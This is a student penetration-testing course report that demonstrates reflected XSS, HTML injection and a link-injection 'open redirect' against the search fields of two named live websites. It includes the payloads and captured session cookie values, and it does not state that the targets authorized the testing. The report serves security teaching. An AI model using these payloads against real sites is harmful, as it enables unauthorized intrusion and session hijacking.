WEB APPLICATION PENETRATION TESTING REPORT

ON

EXPLOIT THREE VULNERABILITIES

(XSS, HTML INJECTION AND OPEN REDIRECT)

- ***NAME- PRARTHITA MANDAL***
- ***COURSE- WEB APPLICATION PENETRATION TESTING***
- ***GUIDED BY- DEEP ROY***
- ***BATCH TIME- 12PM – 2PM***
- ***SUBMISSION DATE- 10.01.2025***

- ## TABLE OF CONTENTS:

ACKNOWLEDGEMENT:

I would like to extend my sincerest gratitude to all who helped in the completion of this project. First and foremost, I am very much indebted to my mentor, **Mr. Deep Roy**, whose invaluable guidance, support, and overall, this encouragement significantly influenced the direction my work was to take.

I am also thankful to Indian Cyber Security solutions and our CEO, **Mr. Abhishek Mitra**, for providing the resources and facilities which are so vital for the smooth execution of this project.

Lastly, I am deeply indented to my family and my family and friends for their unwavering support and understanding during the challenging phases of this endeavour.

This work was possible by the collective effort and support of those mentioned above.

Thank you.

YOURS OBIDENTLY,

PRARTHITA MANDAL

SUPERVISED BY

MR. DEEP ROY

- ***ABSTRACT:***

Web application penetration testing is a systematic process of identifying, exploiting, and mitigating vulnerabilities in web applications to enhance their security posture. As web applications increasingly handle sensitive user data and critical business operations, they become prime targets for cyberattacks. This testing simulates real-world attacks to evaluate the security of an application’s components, including servers, APIs, databases, and front-end interfaces.

The penetration testing process involves reconnaissance, scanning, vulnerability assessment, exploitation, and reporting. It aims to uncover flaws such as SQL injection, cross-site scripting (XSS), authentication bypass, and insecure data transmission. Modern frameworks and tools like OWASP ZAP, Burp Suite, and automated scanners facilitate these tasks, while adherence to standards such as OWASP Top 10 ensures comprehensive coverage.

This abstract underscores the importance of web application penetration testing in proactive threat detection and compliance with regulatory requirements. By identifying vulnerabilities before malicious actors can exploit them, organizations can protect their applications, users, and reputations effectively.

• ***INTRODUCTION:***

Web application penetration testing is a critical aspect of modern cybersecurity, focusing on evaluating the security of web-based applications. With the growing reliance on web applications for business operations, communication, and data management, ensuring their security has become essential. These applications are often exposed to the internet, making them attractive targets for attackers aiming to exploit vulnerabilities for unauthorized access, data breaches, or service disruptions.

Penetration testing, often referred to as "pen-testing" is a controlled, ethical hacking process designed to simulate real-world cyberattacks. The primary goal is to identify vulnerabilities in an application’s architecture, code, or configuration before malicious actors can exploit them. The process goes beyond automated scanning by incorporating human expertise to uncover complex or obscure security issues.

Web application penetration testing typically involves a structured methodology, including:

1. **Reconnaissance**: Gathering information about the application, its infrastructure, and potential entry points.
2. **Vulnerability Identification**: Using automated tools and manual techniques to detect security flaws.
3. **Exploitation**: Attempting to exploit identified vulnerabilities to understand their impact.
4. **Post-Exploitation Analysis**: Evaluating the level of access gained and potential risks.
5. **Reporting**: Documenting findings and providing actionable recommendations for remediation.

Common vulnerabilities assessed during penetration testing include SQL injection, cross-site scripting (XSS), broken authentication, insecure direct object references (IDOR), and misconfigured security settings. Adhering to frameworks like the OWASP Top 10 ensures comprehensive coverage of critical risks.

By conducting web application penetration testing, organizations can proactively secure their applications, protect sensitive data, and maintain trust with users. It also helps meet compliance requirements for security standards, such as PCI DSS, HIPAA, and GDPR.


- ***PROJECT REPORT:***

1ST WEBSITE:

→ [*https://gsmmunna.com/index.php?a=downloads&b=tags&tag=A536E+U10+%28A%29+KNOX+OFF+ROM*](https://gsmmunna.com/index.php?a=downloads&b=tags&tag=A536E+U10+%28A%29+KNOX+OFF+ROM)


STEP-1:

- *First we have to open the website on google chrome*



STEP-2:

- *Then we have to enter the 1st XSS payload on the search bar.*
- *PAYLOAD: <script>alert(document.cookie)</script>*




```
gsmmunna.com/index.php?a=downloads&b=tags&tag=A536E+U10+%28A%29+KNOX+OFF+ROM
```

```
<script>alert(document.cookie)</script>
```

Downloads - A536E U10 (A) KN
Apps
Google
All Bookmarks
Login
Register
English
GSM MUNNA
• iBypass LPro Bypass Service BY SN
• Samsung FRP Remove Service BY IMEI
• Tecno-Infinix-Itel MDM Unlock BY IMEI
• OPPO-Realme-Network Service BY IMEI
WhatsApp +8801745415244
• TSM-Tool Activation
• Unlock Tool Activation
• MDM Fix Tool Activation
• Chimera Tool Activation
• Pandora Tool Activation
• SamKey Credit
• Xiaomi Auth Credit
• Chimera Tool Credit
• Android Multi Tool Credit
• Phoenix Service Tool Credit
Your Cart:
0.00USD
Downloads
Home
Recent Files
Packages & Pricing
Shop
Blog
PASSWORD
Recent Files
VNE-AN00-BD 1.0.0.108_Board Software_general_Magic UI 5.0_05023HND FEATURED [2025-01-08 10:51:06] TNA-AN00A-BD 1.0
Top Files
A042F U4 KNOX OFF ROM FEATURED [8 Downloads] BG6-F069A-TGo-OP-241106V2301 FEATURED [6 Downloads] A042F U2 KNOX
Downloads
A536E U10 (A) KNOX OFF ROM
Downloads
500510
-1.81%
Search
ENG
IN
14:52
09-01-2025

STEP-3:

- *And then press "enter" key.*



```
gsmmunna.com/index.php?a=downloads&b=search&keyword=<script>alert%28document.cookie%29<%2Fscript>
```


gsmmunna.com says

```
PHPSESSID=k9c002mg7475e5h95f4t7esk9n;
_ga=GA1.1.17310265.1736180755;
twk_idm_key=BJWT8JAk_-1jpXKzi9AL_;
__unam=7639673-1943c6fec45-1fc20242-7; __gads
=ID=eddf56d9405afe1a:T=1736180757:RT=1736414410:S=ALNI_M
Ypz3KGSBZzVauJkoneyPooqb
rf6A;
__gpi=UID=00000fd7a387d35e:T=1736180757:RT=1736414410:S=A
LNI_MacBDbNIkwd-uQk32axT0AmjzSMZg;
__eoi=ID=a17c579fc6ab799a:T=1736180757:RT=1736414410:S=AA
```

- *And we got the cookie details.*

STEP-4:

- *Now we have to enter the 2nd HTML injection payload.*
- *PAYLOAD: <font color="red">we are good boys*



Search for <font color="red">w

gsmmunna.com/index.php?a=downloads&b=search&keyword=<font+color%3D"red">we+are+good+boys


<font color="red">we are good boys

Search results for "we are good boys"

- *The font color is changed to red, so its also a vulnerability.*

STEP-5:

- *Now we have to enter the open redirect payload*
- *PAYLOAD: <a href="https://www.brainwareuniversity.ac.in?"><font color=red><h3> login here</h3></a>*



Downloads - A536E U10 (A) KN

gsmmunna.com/index.php?a=downloads&b=tags&tag=A536E+U10+%28A%29+KNOX+OFF+ROM

Login Register English

- iBypass LPro Bypass Service BY SN
- Samsung FRP Remove Service BY IMEI
- Tecno-Infinix-Itel MDM Unlock BY IMEI
- OPPO-Realme-Network Service BY IMEI

WhatsApp +8801745415244

- TSM-Tool Activation
- Unlock Tool Activation
- MDM Fix Tool Activation
- Chimera Tool Activation
- Pandora Tool Activation
- SamKey Credit
- Xiaomi Auth Credit
- Chimera Tool Credit
- Android Multi Tool Credit
- Phoenix Service Tool Credit

Your Cart: 0.00USD

<a href="https://www.brainwareuniversity.ac.in?" Downloads

Home Recent Files Packages & Pricing Shop Blog PASSWORD

Recent Files VNE-AN00-BD 1.0.0.108_Board Software_general_Magic UI 5.0_05023HN


Top Files A042F U4 KNOX OFF ROM FEATURED [8 Downloads] BG6-F069A-TGo-OP-2

Downloads A536E U10 (A) KNOX OFF ROM

Downloads Go Back

A536E U10 (A) KNOX OFF ROM

- *press "enter"*
- *Click on "login here"*



Search for <a href="https://ww

gsmmunna.com/index.php?a=downloads&b=search&keyword=<a+href%3D"https%3A%2F%2Fwww.brainwareuniversity.ac.in%3F"><font+color%3Dred><h3>+login+here<%2Fh3><%...

Login Register English

Your Cart: 0.00USD

Search for ... Downloads

Home Recent Files Packages & Pricing Shop Blog PASSWORD


Downloads Search

Search results for "
login here
"

No Results Found

We are sorry, no results found based on your query.

- *And then we directly visit that official website.*



Admissions 70031 62601 | Academics 33 6901 0507 | Brochure

BRAINWARE UNIVERSITY
We Make Careers

EARLY BIRD OFFER up to ₹20,000 off & SCHOLARSHIPS
with up to 100% Tuition Fee Waiver

ADMISSION OPEN FOR 2025-26 SESSION

IIRF RANKING 2024
1 Technical Private University in West Bengal

THE IMPACT RANKINGS 2024 SUSTAINABLE DEVELOPMENT GOALS
Only Ranked University from West Bengal

FWA FEDERATION FOR WORLD ACADEMICS #1 MULTI-DISCIPLINARY UNIVERSITY IN WB
Among Top 100 Universities in Indi


BSc Nursing & GNM Admissions for 2024 Closing Soon - Apply now
Ph.D Admission (March 2025) - Apply Now

2ND WEBSITE:

→ https://liveonserver.com/index.php?a=pages&b=world-agents

STEP-1:

- *First we have to search the XSS payload*
- *PAYLOAD: <script>alert(document.cookie)</script>*




liveonserver.com/index.php?a=search&keyword=%253Cscript%253Ealert%2528document.cookie%2529%253C%252Fscript%253E

<script>alert(document.cookie)</script>

Search results for ""

No Results Found

- *And then press "enter"*



liveonserver.com/index.php?a=search&keyword=%253Cscript%253Ealert%2528document.cookie%2529%253C%252Fscript%253E

